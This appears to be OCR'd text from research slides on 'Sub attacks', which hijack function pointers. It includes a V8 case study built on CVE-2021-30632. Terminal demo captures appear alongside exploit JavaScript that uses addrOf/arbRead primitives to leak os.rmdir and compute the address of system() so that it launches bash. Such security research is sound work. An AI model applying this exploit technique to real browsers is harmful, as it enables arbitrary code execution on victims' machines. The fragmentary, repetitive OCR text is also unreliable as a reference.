valuation – Identified Sub Attacks



Break 18/22 of constructed oracles

52 function pointers, **419** Sub attacks

Evaluation – Identified Sub Attacks



Break 18/22 of constructed oracles

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Five end-to-end exploits*

Case Study – Sub Attack on V8

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
- End-to-end exploit using CVE-2021-30632

v8::Shell::RemoveDirectory
v8::Shell::Print
v8::Shell::System

Demo



Demo

Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
⌥⌘2
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8 os-rmdir.js snapshot_blob.bin sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$

Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
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d8 os-rmdir.js snapshot_blob.bin sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8

Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8 os-rmdir.js snapshot_blob.bin sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8
V8 version 9.3.345.16
d8>

Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
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
Demo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
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os.rmdir("bash", ["--norc"]);
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
Demo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
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os.rmdir("bash", ["--norc"]);
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os-rmdir.js:1: Error: rmdir() takes one or two arguments
os.rmdir("bash", ["--norc"]);
   ^
Error: rmdir() takes one or two arguments
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
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Demo

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var elementsAddr = ftoi32(addrs[1])[0];
if (elementsAddr == 0x800222d) {
  print("bad address, but it is OK");
  isBad = true;
}

//-----------------------------------------------------
var jsfunc = addrOf(os.rmdir);
console.log("JSF addr: " + jsfunc.toString(16));
var sfi = ftoi32(arbRead(jsfunc - 0x8 + 0xc))[0];
console.log("sfi addr: " + sfi.toString(16));
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console.log("func data addr: " + func_data.toString(16));
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console.log("call data addr: " + call_code.toString(16));
var jscallback = ftoi32(arbRead(call_code - 0x8 + 0x8))[0];
console.log("jscallback: " + jscallback.toString(16));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4 - 0xc);
console.log("rmdir: " + ftoi(foreign_float64).toString(16));
var system_addr = ftoi(foreign_float64) - BigInt(0x1510);
console.log("system: " + system_addr.toString(16));
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var foreign_float64 = arbRead(jscallback - 0x8 + 0x4);
